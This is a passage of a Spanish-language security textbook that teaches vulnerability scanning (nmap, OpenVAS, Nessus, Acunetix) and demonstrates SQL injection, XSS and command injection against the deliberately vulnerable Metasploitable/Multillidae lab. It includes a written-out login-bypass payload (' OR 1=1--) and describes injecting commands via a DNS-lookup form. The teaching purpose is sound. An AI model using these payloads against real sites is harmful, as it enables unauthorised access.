


Figura 92. Ejecución de Metasploitable en la máquina virtual.
Fuente: elaboración propia.

En este caso, se puede abrir el navegador web y se tiene que ir a la página donde está alojado, en este caso la dirección IP de la máquina virtual como se muestra en la Figura 93.

Figura 93. Ejecución de Metasploitable en el navegador.
Fuente: elaboración propia.

Cuando se accede en modo web muestra información sobre el acceso al Wiki, que es una página de gestión de contenidos tenemos, una web de gestión de Php para base de datos MySQL, el famoso PhpMyAdmin muy utilizado en muchísimas páginas

web, también se tiene una página denominada Multillidae, que es vulnerable y, por último, el servicio de WebDAV.

Por ejemplo, la página Multillidae está diseñada para ser hackeada, indica la versión, una página de acceso al registro en la que se puede activar o desactivar las pistas, también, se puede variar el nivel de seguridad, es decir, que configure distintas opciones para hacer más difícil el ataque, se puede resetear los valores de la base de datos, ver el log del sistema para ver cómo está funcionando, es una herramienta dedicada al aprendizaje, la Figura 94 muestra la interfaz principal de esta página para probar vulnerabilidades.

Figura 94. Página de Multillidae para verificar vulnerabilidades en servidores web.
Fuente: elaboración propia.

Otra de las opciones que se tiene para practicar, es la aplicación web extremadamente vulnerable o Damm Vulnerable Web Application (DVWA), la Figura 95 muestra la página principal de esta herramienta disponible en http://dvwa.co.uk/.




Figura 95. Página de DVWA para verificar vulnerabilidades en servidores web.
Fuente: elaboración propia.

Se puede ver toda la información, descargarla, ver las fuentes, reportar bugs, acceder a la wiki para ver la información, código, problemas, está herramienta está incluida también, en Metasploitable.

Para ver que tan vulnerable es el sistema Metasploitable, se puede a abrir la línea de comandos y ejecutar lo siguiente:

- nmap 192.168.173.50

La dirección anterior corresponde al servidor que se tiene en la máquina virtual, la sentencia hace un escaneo de puerto para ver todo lo que se tiene abierto, desde FTP, SSH, TELNET, SMTP, HTTP, MySQL, etc., Metasploitable es sólo una de las ISOS disponibles, se puede probar con cualquiera de ellas para aprender y practicar en sistemas que no se puedan dañar, porque siempre se puede restaurar y se tienen permiso por licencia para ello.

6.5. Escaneo de servidores

Un escaneo de puertos se puede hacer con una herramienta bastante sencilla y a la vez que compleja por todas las opciones que ofrece como "**nmap**", pero, para buscar vulnerabilidades conocidas se puede recurrir a herramientas prediseñadas, por ejemplo, **OpenVas, Acunetix o Nesus**.

OpenVas puede ser encontrarla en la dirección openvas.org y se puede acceder a ella, ver su dashboard, crear una tarea con el asistente como se muestra en la Figura 96.

Figura 96. Entorno principal de OpenVas para crear una tarea para el escaneo.
Fuente: elaboración propia.

En la figura anterior, se procede a crear la tarea y vemos que el proceso ha sido solicitado como se muestra en la Figura 97.

Figura 97. Registro de una tarea para el escaneo en OpenVas**.**
Fuente: elaboración propia.

Tenable, es una compañía que ofrece una solución llamada Nessus, el cual es otro escáner a nivel de red, que se puede utilizar y crear un nuevo escaneo y tiene las siguientes opciones:

- Escáner avanzado.
- Auditoria de infraestructura en la nube.
- Detección de bloqueo.
- Bash.
- Descubrimiento de host.
- Dispositivos en red.
- Credenciales.
- Escaneo de malware.
- Herramientas para aplicaciones web.

En este caso, se tiene que seleccionar herramientas para aplicaciones web, que es más similar a lo que se tiene en Metasploitable 2 como se muestra en la Figura 98.




Figura 98. Selección de escaneo web para detectar vulnerabilidades en Nessus.
Fuente: elaboración propia.

Seleccionada la opción para el escaneo de vulnerabilidades web se procede a realizar un escaneo y ubicar los objetivos y el nombre del escaneo como se muestra en la Figura 99.




Figura 99. Creación de la tarea de escaneo web en Nessus.
Fuente: elaboración propia.

Creada la tarea para el escaneo se procede a ejecutar, lo cual tomará su tiempo y mostrará los resultados como se muestra en la Figura 100.




Figura 100. Resultados del escaneo web en Nessus para detectar vulnerabilidades**.**
Fuente: elaboración propia.

El escaneo de la figura anterior, indica todas las vulnerabilidades web, dice cuántas son críticas, altas, medias y bajas, se puede ver el listado en detalle de vulnerabilidades como se muestra en la Figura 101.




Figura 101. Detalle de vulnerabilidades web encontradas en Nessus.
Fuente: elaboración propia.

En el listado de las vulnerabilidades encontradas, se puede ver el detalle de cada una ellas dando un clic, donde aparecerá la descripción, la solución e información adicional, esto es un valor muy importante, porque siempre se puede complementar la información que dan estas herramientas con fuentes externas.

Estas herramientas cómo se puede analizar son muy prácticas, por ejemplo, las vulnerabilidades Cross Site Scripting afectan a los clientes, a los usuarios de las páginas web, porque podrían permitir que otra página web ejecute código mientras un usuario accede a la web de la empresa.

También, se puede encontrar una herramienta muy utilizada denominada Acunetix que es un analizador de vulnerabilidades cuya página principal se muestra en la Figura 102.




Figura 102. Interfaz del analizador de vulnerabilidades Acunetix.
Fuente: elaboración propia.

En esta herramienta se puede crear un objetivo que puede ser una dirección IP, se elige el tipo de escáner que puede ser el más rápido, de bajo nivel, se guarda para proceder posteriormente con el escaneo, la Figura 103 muestra el proceso de registro de un escaneo.




Figura 103. Creación de un objetivo para el escaneo en Acunetix.
Fuente: elaboración propia.

Creado el objetivo para el escaneo, se guarda y aparecerá el objetivo creado y se procederá a seleccionarlo y se eligen las opciones para realizar la búsqueda de vulnerabilidades como muestra la Figura 104.




Figura 104. Selección del tipo y opciones para el escaneo en Acunetix.
Fuente: elaboración propia.

Creado el tipo y opciones del escaneo se procede a ejecutarlo, para lo cual dará un informe detallado con todos los problemas y vulnerabilidades encontradas como se muestra en la Figura 105.




Figura 105. Resultados del escaneo en Acunetix.
Fuente: elaboración propia.

En conclusión, habiendo analizado varias aplicaciones, se puede elegir la herramienta de escaneo que más se adecue a las necesidades de los usuarios y no hay que olvidar que hay que buscar más allá de las búsquedas por defecto que estas herramientas facilitan.

6.6. Inyección SQL

Según Pinzón Trejos y Corchado (2009) la inyección SQL, es una vulnerabilidad que se puede originar en los formularios web, por ejemplo, en el que se tiene usuario y

contraseña, en donde, la sentencia SQL que coge esos datos los comprueba con la base de datos.

Para hacer la demostración de este tipo de ataques, se puede aprovechar la utilidad Multillidae dentro de Metasploitable para explicar en qué consiste la inyección SQL, como se muestra en la Figura 106.

Figura 106. Utilidad Multillidae para ataques de inyección SQL.
Fuente: elaboración propia.

En la figura anterior, se procede a ingresar con un usuario y contraseña que está registrado en la base de datos qué permite acceder a la aplicación. Lo primero que se tiene que hacer para comprobar si es posible inyectar SQL, es utilizar el apóstrofe “ ‘ ”, pero se va a explicar primero porque se utiliza este símbolo, una solicitud SQL tiene más o menos una estructura como se muestra a continuación:

- SELECT * FROM _bp_usuarios WHERE usuario=’admin’ AND clave =’admin’

Se selecciona una información determinada de una tabla, donde un valor concreto en este caso, una columna de esa tabla tiene un valor y otra columna tiene otro determinado valor, si se cumplen esas dos condiciones se devuelve el listado de registros, entonces eso es lo que ocurre cuando se pone, por ejemplo, el usuario y la contraseña en un formulario de acceso.

Pero que ocurre cuando se hace una solicitud de este tipo que, en PHP se construye poniendo una concatenación de contenido, es decir PHP construye esta petición como se muestra en la siguiente sentencia:

- SELECT * FROM _bp_usuarios WHERE usuario=’ + “admin” + ‘ AND clave =’ + “admin” +’

De la sentencia anterior, qué ocurriría si se pone un apóstrofe en la caja de texto del usuario, pues arrojaría un error como se muestra en la Figura 107.




Figura 107. Comprobación de formulario para aplicar inyección SQL.
Fuente: elaboración propia.

En la figura anterior, se indica un error, en el cual se explica en qué consiste y dice cuál es la solicitud que se ha establecido, obviamente que una página web que muestre estos errores es un fallo de seguridad muy grave. Si la solicitud que haría PHP es de esta manera, "**SELECT * FROM _bp_usuarios WHERE usuario='admin' AND clave ='admin**'", que ocurriría si se ubicara la clave que se quisiera y se aprovechara la sentencia "OR", como se muestra a continuación:

- usuario--- > // 'OR 1=1--
- contraseña--- > //clave //

Si se pone esta información como nombre de usuario y se sustituye toda esa parte ahora como se muestra a continuación:

- SELECT * FROM _bp_usuarios WHERE usuario=' ' OR 1=1-- AND clave='admin'

En la sentencia anterior, se tiene que "**usuario**" es una cadena vacía o 1 = 1, 2 líneas y luego continúa, los guiones "-- " es un comentario, significa que todo lo que haya después no se va a interpretar, SQL no interpreta lo que hay después de dos guiones.

Se puede ir a la página del formulario, pegar la sentencia en el usuario como se muestra en la Figura 108.




Figura 108. Ataque de inyección SQL en un formulario de acceso.
Fuente: elaboración propia.

El resultado logrado es que podría conectarse e ingresar al sitio web con el usuario "**admin**" como se muestra en la Figura 109.

Figura 109. Ataque de inyección SQL en un el sitio web de Multillidae.
Fuente: elaboración propia.

Como se ha analizado que el usuario vacío o " **1=1**" da igual que no haya en la tabla un usuario que no esté regulado, lo que importa es que siempre se va a cumplir que 1 es igual a 1, entonces, por eso permite entrar a la página.

En conclusión, con estos comandos se debe verificar si los sitios webs que se quiere proteger son vulnerables y tomar las medidas apropiadas, lo primero que hay que verificar es ubicando el apóstrofe para verificar si hay algún tipo de error, la solución más práctica sería validar los datos, es decir, antes de realizar una consulta SQL el PHP debe comprobar si los datos proporcionados a través de un formulario podrían ser constitutivos de algún ataque de inyección SQL, de esta forma se podría defender de este tipo de ataques.

6.7. Secuencia de comandos en sitios cruzados (XSS)

Según García-Alfaro, y Navarro-Arribas (2008) Cross Site Scripting es un tipo de vulnerabilidad característico de aplicaciones web que permite a un atacante inyectar código en el lado del cliente, de forma que se ejecuta en el navegador y puede afectar a otras páginas web o ejecutar comandos en el servidor, la Figura 110 muestra un ejemplo de este tipo de ataque.

Figura 110. Ejemplo del ataque de Cross Site Scripting.
Fuente: recuperado de https://pressroom.hostalia.com

Una vulnerabilidad de este tipo puede emplearse para superar controles de acceso y, además, el atacante puede enviar entradas como usuarios, identificadores de sesiones, contraseñas y demás que puede monitorizar con un script externo, para hacer una prueba se va a utilizar la página de Multillidae dentro de Metasploitable 2 y se va a ir a la lista OWASP Top 10, a la opción de Cross Site Scripting y escoger la opción DNS Lookup como se muestra en la Figura 111.




Figura 111. Opciones para el Cross Site Scripting en el sitio web de Multillidae**.**
Fuente: elaboración propia.

En la opción de la figura anterior, se tiene una herramienta de resolución de nombres de dominio, se puede probar, por ejemplo, con google.com, se envía y efectivamente resuelve el nombre de dominio como se muestra en la Figura 112.




Figura 112. Resolución con DNS lookup en el sitio web de Multillidae.
Fuente: elaboración propia.

En la herramienta anterior, se puede analizar si está validando datos, por ejemplo, introduciendo un número de teléfono ficticio, se envía y devuelve un error como se muestra en la Figura 113.




Figura 113. Validación de datos en el sitio web de Multillidae.
Fuente: elaboración propia.

Pero qué pasaría, si el mismo comando se lo ejecuta en una ventana de comando en el servidor, pues se obtendría el mismo error como se muestra en la Figura 114.




Figura 114. Ejecución del comando nslookup en el servidor.
Fuente: elaboración propia.

Pues se acaba de detectar que lo que se ubica en la ventana anterior, es una instrucción que completa un comando en el servidor de Metasploitable 2, esto es un problema grave de seguridad porque permite ejecutar comandos.

Se podría probar con google.com y si responde con un comando "dir", por ejemplo, en efecto se podría ver qué archivos están en el directorio en el que se está ejecutando, se podría manipular, se podría enviar conexiones, se estaría manejando el servidor Metasploitable dónde está la web, porque el diseñador de la web no está validando el tipo de datos que se incluyen, que deberían ser única y exclusivamente nombres de dominio para poder hacer esta función de DNS lookup, la Figura 115 muestra el resultado del comando ejecutado en la web.

Figura 115. Ejecución un comando para visualizar los archivos en el servidor.
Fuente: elaboración propia.

Para comprobar si una página es vulnerable a Cross Site Scripting, se puede ir a la línea de comandos y ejecutar el siguiente comando:

- xsser –gtk

El comando anterior muestra una ventana de forma gráfica como se muestra en la Figura 116.




Figura 116. Herramienta para validar ataques de Cross Site Scripting.
Fuente: elaboración propia.

La herramienta de la figura anterior permite evaluar la seguridad de una página respecto a Cross Site Scripting, se puede utilizar el asistente, el cual da varias opciones, se puede elegir un objetivo que se decida, no se puede andar buscando objetivos al azar, debe hacérselo siempre con las máquinas propias por seguridad y para trabajar de forma legal, la Figura 117 muestra la ejecución del asistente de esta herramienta.




Figura 117. Verificación de vulnerabilidades de una página al Cross Site Scripting.
Fuente: elaboración propia.

Ejecutado el asistente, el cual indica una serie de pasos, se puede ir viendo los resultados de lo que la herramienta va encontrando como se muestra en la Figura 118.




Figura 118. Vulnerabilidades de una página utilizando herramienta de XSS.
Fuente: elaboración propia.

